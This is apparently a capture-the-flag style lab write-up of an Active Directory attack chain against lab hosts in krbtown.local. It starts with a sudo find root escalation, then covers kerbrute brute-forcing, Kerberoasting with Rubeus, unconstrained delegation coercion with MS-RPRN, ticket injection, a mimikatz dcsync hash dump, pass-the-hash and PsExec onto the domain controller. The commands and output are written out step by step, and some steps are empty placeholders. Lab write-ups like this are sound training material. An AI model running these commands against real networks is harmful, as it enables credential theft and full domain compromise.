


- 4. Get user token
- 

5. Privilege escalation

- Sudo -l show vulnerable configuration. Find command can be used to get the root and get root token
- ```
  $ sudo -l
  Matching Defaults entries for ubuntu on ip-10-102-110-151:
      env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, env_keep+=LD_PRELOAD

  User ubuntu may run the following commands on ip-10-102-110-151:
      (ALL : ALL) NOPASSWD: /usr/bin/ping, /usr/bin/find
  $
  ```
- ```
  $ id
  uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(lxd),114
  (netdev)
  $ sudo find . -exec /bin/sh \; -quit

  id
  uid=0(root) gid=0(root) groups=0(root)
  ```

Kerberos: Ep.13 – Demonstrate your skills

Tasks

1. Perform a **kerbrute** attack against user **s.villanelle** to gain access to **Workstation-01**
   - Run an nmap scan to find out the full domain name which krbtown.local
     - ```
       ┌──(kali㉿iml-kali-kerberos-demo)-[~/Desktop/Tools]
       └─$ nmap -sC -sV 10.102.187.65
       Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-30 14:33 UTC
       Verbosity Increased to 1.
       Completed Service scan at 14:33, 6.14s elapsed (4 services on 1 host)
       NSE: Script scanning 10.102.187.65.
       Initiating NSE at 14:33
       Completed NSE at 14:33, 7.62s elapsed
       Initiating NSE at 14:33
       Completed NSE at 14:33, 0.06s elapsed
       Initiating NSE at 14:33
       Completed NSE at 14:33, 0.00s elapsed
       Nmap scan report for workstation-01.krbtown (10.102.187.65)
       Host is up (0.00053s latency).
       Not shown: 996 closed tcp ports (conn-refused)
       PORT     STATE SERVICE       VERSION
       135/tcp  open  msrpc         Microsoft Windows RPC
       139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
       445/tcp  open  microsoft-ds?
       3389/tcp open  ms-wbt-server Microsoft Terminal Services
       | rdp-ntlm-info:
       |   Target_Name: KRBTOWN
       |   NetBIOS_Domain_Name: KRBTOWN
       |   NetBIOS_Computer_Name: WORKSTATION-01
       |   DNS_Domain_Name: krbtown.local
       |   DNS_Computer_Name: Workstation-01.krbtown.local
       ```
   - Add the workstation 01 and 02 ip in /etc/hosts file
       ```

- 

- Run the kerbrute binary to bruteforce password for user s.villanelle
  - **./kerbrute bruteuser --dc 10.102.69.14 -d krbtown.local /usr/share/wordlists/krbpasswords.txt s.villanelle**
  - We get password for s.villanelle as 123abc! (very strong password)



- RDP to workstation-01 with obtained credentials using xfreerdp **xfreerdp /u:s.villanelle /p:123abc! /v:10.102.187.65**
  -

- Navigate to the administrators desktop to find the token

- 

2. Kerberoast user **mssql_svc** to gain access to **Workstation-02**
   - Start a python server on kali to transfer tool to workstation-01
     - 

     - 

   - Use rubeus to dump hashes of mssql_svc
     - 

- Copy the hash to clipboard and transfer it to kali for bruteforcing
  - 

- Bruteforcing the hash we get password for mssql_svc
  - 

- RDP to workstation-02 and navigate to administrator desktop to get the token
  - 

3. Perform an **unconstrained delegation attack** to obtain the hash of the **KRBTGT** account.
   - Load powerview in memory and run Get-DomainComputer -unconstrained

- ```
  PS C:\Users\mssql_svc\Downloads> Import-Module .\PowerView-Dev.ps1
  PS C:\Users\mssql_svc\Downloads> Get-DomainComputer -Unconstrained
  ```
- We can see that DC01 has trusted for delegation flag set
- ```
  serverreferencebl             : CN=DC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=krbtown,DC=
                                  ocal
  badpasswordtime               : 1/1/1601 12:00:00 AM
  msds-additionaldnshostname    : {EC2AMAZ-5E2AB59, DC01}
  distinguishedname             : CN=DC01,OU=Domain Controllers,DC=krbtown,DC=local
  objectclass                   : {top, person, organizationalPerson, user...}
  displayname                   : DC01$
  lastlogontimestamp            : 3/30/2023 2:17:15 PM
  name                          : DC01
  primarygroupid                : 516
  objectsid                     : S-1-5-21-839606329-3182976252-758991142-1008
  samaccountname                : DC01$
  localpolicyflags              : 0
  codepage                      : 0
  samaccounttype                : MACHINE_ACCOUNT
  whenchanged                   : 3/30/2023 2:17:15 PM
  accountexpires                : NEVER
  cn                            : DC01
  operatingsystem               : Windows Server 2019 Datacenter
  instancetype                  : 4
  msdfsr-computerreferencebl    : CN=EC2AMAZ-5E2AB59,CN=Topology,CN=Domain System
                                  Volume,CN=DFSR-GlobalSettings,CN=System,DC=krbtown,DC=local
  objectguid                    : 55630487-131c-4610-b0a0-4a54e42f9043
  operatingsystemversion        : 10.0 (17763)
  lastlogoff                    : 1/1/1601 12:00:00 AM
  objectcategory                : CN=Computer,CN=Schema,CN=Configuration,DC=krbtown,DC=local
  dscorepropagationdata         : {7/20/2022 12:14:23 PM, 1/1/1601 12:00:01 AM}
  serviceprincipalname          : {ldap/EC2AMAZ-5E2AB59/KRBTOWN, HOST/EC2AMAZ-5E2AB59/krbtown.local,
                                  ldap/EC2AMAZ-5E2AB59/ForestDnsZones.krbtown.local, HOST/EC2AMAZ-5E2AB59/KRBTOWN...}
  usncreated                    : 12293
  lastlogon                     : 3/30/2023 2:46:47 PM
  badpwdcount                   : 0
  useraccountcontrol            : SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
  whencreated                   : 7/20/2022 12:14:22 PM
  ```
- Start rubeus in monitor mode
- ```
  PS C:\Users\mssql_svc\Downloads> .\Rubeus.exe monitor /interval:5  /filteruser:DC01$

    _____          _
   (_____ \       | |
    _____) )_   _| |__  _____ _   _  ___
   |  __   /| | | |  _ \| ___ | | |/___)
   | |  \ \| |_| | |_) ) ____| |_| |___ |
   |_|   |_|____/|____/|_____)____/(___/

   v2.1.1

  [*] Action: TGT Monitoring
  [*] Target user     : DC01$
  [*] Monitoring every 5 seconds for new TGTs
  ```
- Run ms-rprn to force dc01 to connect to workstation-02
- ```
  C:\Users\mssql_svc\Downloads>MS-RPRN.exe  \\DC01.krbtown.local \\workstation-02.krbtown.local
  Attempted printer notification and received an invalid handle. The coerced authentication probably
  C:\Users\mssql_svc\Downloads>
  ```
- We get TGT for DC01 machine account in rubeus

- ```
  User                  :  DC01$@KRBTOWN.LOCAL
  StartTime             :  3/30/2023 2:17:15 PM
  EndTime               :  3/31/2023 12:17:15 AM
  RenewTill             :  4/6/2023 2:17:15 PM
  Flags                 :  name_canonicalize, pre_authent, renewable, forwarded, forwardable
  Base64EncodedTicket   :

    doIFojCCBZ6gAwIBBaEDAgEWooIEpzCCBKNhggSfMIIEm6ADAgEFoQ8bDUtSQ1RPV04uTE9DQUyiIjAgoAMCAQKhGTAXGwZrcmJ0
    Z3QbDUtSQ1RPV04uTE9DQUyjggRdMIIEWaADAgESoQMCAQOiggRLBIIERxb3PLPT9YcxBuR1sd3NZfWd8qztYimARWOyfTbIKPuW
    Fm6d8FNqSwQw53fRt0lGHML0hYcWUUIDi+h1EPEg3vz1EBOINE+hZsFfFLCfFu9ibR95VrEt6RLxYN14kTF/CNgfriFP4+8FaRRW
    sPuFpWAdbg50EgtW9HFaGpWTSq8GnXZleWALF7RX6qYdTOs9xMS1412YsS8Q1PlhT/bpcp0m5RuPA5GuNm+OmWGTbmusR/6KmHRL
    jkme5YZXAqZvLtIoc6r7t83/Eg5dMVIyxrSxE4nqlWypCrO6PsmjiQSVFSiUH3YYm56V7R72I6H2gDmwq3ndJvgbdMvtXBcnBDu4
    nvd26xDTuDC1OD+L4tbGCiEkW8R+FKHW1+i3+9BeUOh+YNfBu1sn4YmOrR3Gqwd1D5evNsF09Q+NUbMIqzCykQXi8DgM0a0Nmyz2
    WBQQfi9M8Yq0NzSZviL/rgLhzChOOL+Rcnq4CLVwhZzKuCXUXi9Ayo30fUscW9izVIpGdZ5Fp00ervA1m+98AygKL2p1nxa6X32T
    RmqV8OyFagvw7MOkmMnRDmnB+BffcJ+T/WVi5VZouYWNZMHw9R5UT9ayQgZiolyICwDHDBCnf1aBC7K6o0WWOp+FnUkUfmFepA3h
    qzL4xGFHjXgciastZsI3JzMHkJxcTCPMTeDQPJ97VgikOp1THPYGcdDdxp0D7guqLQUHmzX9jOjZS1zcRXzXCd2GhYPovE+Rj7L0
    CFpTK7KpXkrkgrNhJKqVAKx8tCKxIoNr0tI1AiIwmqoX31owQUi2E/GkmTzy3e77qvX2FBJhhJO7EbFhS+/3YNM+baTP/KInGo8G
    pnn4iH4RYFRYWWSChvKJfGX8MEyNEkTwxn3eFDkArMCYUG8fOWZmdaCqC88ywIq8akROO2gkEFm000DGwvULa9R3ZfCQQP2rTyXm
    NbtQ54CVvDmsdki30Sr0sFgd8WU7XDkNkt31RUJUJIY+zwU4vgMN4ubg6vmogxPfPrDG4Bw0tkIf6GKFgFo/Xpglj97mAbzCyRHR
    uO1LetWqvTWEpFKKspKp+zKAE/w2JU1TpbqS3K1xWpvRwftpNjTg56pf6gX/tE1SLdprHDNyiwU3Mf/q5MO8/AU2xxtH9SKwy9Lm
    yf20I3w9y1y82wdWHO8RjWRw8UVdFiRE5Q7t1nG3ugIU1hAjLY5KePxW4IVvKxzr2Fg4DM6SmQxAg0OGAs7cabVnQP5hyE/+Muft
    cJJateUO4x7xfJVHGXvJ2uro1FmuDy5zLKLx9jKRuqcI+3O4y9ORyZeGNlab3P8oFRgBjpc9STmCy6TL+Bjhm70dBuciym9HIt4W
    XHKx6imxKQX4zW5ohH9n/o1qkhanLX92rhr4K4S9WZVLP/ORT2ZDwcRhmzWH1B5k9ZO0AJk+9Au10yFK3Rq3qsxkwea+p6vWpevW
    Oweievw89Oa6qFn3KqOB5jCB46ADAgEAooHbBIHYfYHVMIHSoIHPMIHMMIHJoCswKaADAgESoSIEINAX1P2zNgubwdDH3UOO9bEX
    vRR3SPM60ZfYRKqSdLpXoQ8bDUtSQ1RPV04uTE9DQUyiEjAQoAMCAQGhCTAHGwVEQzAxJKMHAwUAYKEAAKURGA8yMDIzMDMzMDE0
    MTcxNVqmERgPMjAyMzAzMzEwMDE3MTVapxEYDzIwMjMwNDA2MTQxNzE1WqgPGw1LUkJUT1dOLkxPQ0FMqSIwIKADAgECoRkwFxsG
    a3JidGd0Gw1LUkJUT1dOLkxPQ0FM
  ```

4. Create a **golden ticket** for the Domain Administrator and use it to log in to the DC
   - Inject the ticket generated previously into memory using rubeus
   - ```
     PS C:\Users\mssql_svc\Downloads> .\Rubeus.exe ptt /ticket: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
     2
     r
       _____       _
       (_____ \     | |
        ____) )_   _| |__  ____ _   _ ___
       |  __  /| | |  _ \|  ___ | | |/___)
       | |  \ \| |_| | |_) ) ____| |_| |___ |
       |_|   |_|____/|____/|_____)____/(___/

       v2.1.1


     [*] Action: Import Ticket
     [+] Ticket successfully imported!
     PS C:\Users\mssql_svc\Downloads>
     ```
   - With TGT injected into memory lets carry out dcsync attack to get ntlm hash of domain administrator

- ```
  mimikatz # lsadump::dcsync /user:administrator
  [DC] 'krbtown.local' will be the domain
  [DC] 'DC01.krbtown.local' will be the DC server
  [DC] 'administrator' will be the user account

  Object RDN           : Administrator

  ** SAM ACCOUNT **

  SAM Username         : Administrator
  Account Type         : 30000000 ( USER_OBJECT )
  User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
  Account expiration   : 1/1/1601 12:00:00 AM
  Password last change : 7/21/2022 8:30:57 AM
  Object Security ID   : S-1-5-21-839606329-3182976252-758991142-500
  Object Relative ID   : 500

  Credentials:
    Hash NTLM: 43ddae5ab9529fe6d0d4b55ea145ee72
      ntlm- 0: 43ddae5ab9529fe6d0d4b55ea145ee72
      ntlm- 1: 46b766ca49770516a7d978cb8c33220f
      lm  - 0: faf04096146a36dbbb42e476012d8ae0

  Supplemental Credentials:
  * Primary:NTLM-Strong-NTOWF *
      Random Value : c073d51ab95d559e3da4f912f7c2e328
  ```
- Now we can use pass the hash attack to get a prompt with domain controller writes
- ```
  mimikatz # sekurlsa::pth /user:administrator /domain:krbtown.local /ntlm:43ddae5ab9529fe6d0d4b55ea145ee72
  user    : administrator
  domain  : krbtown.local
  program : cmd.exe
  impers. : no
  NTLM    : 43ddae5ab9529fe6d0d4b55ea145ee72
    |  PID  3060
    |  TID  824
    |  LSA Process is now R/W
    |  LUID 0 ; 3372224 (00000000:003374c0)
  ```
- This opens a command prompt with admin privileges on dc01
- ```
  Administrator: C:\Windows\SYSTEM32\cmd.exe
  Microsoft Windows [Version 10.0.17763.2803]
  (c) 2018 Microsoft Corporation. All rights reserved.

  C:\Windows\system32>_
  ```
- Use PSEXEC to start a command prompt on DC01
  ```

```
C:\Users\mssql_svc\Downloads>PsExec64.exe \\DC01.krbtown.local cmd

PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.17763.2803]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
DC01

C:\Windows\system32>
```

- Get the token from domain administrator desktop

```
C:\Windows\system32>more c:\Users\Administrator\Desktop\token.txt
10c8e1

C:\Windows\system32>
```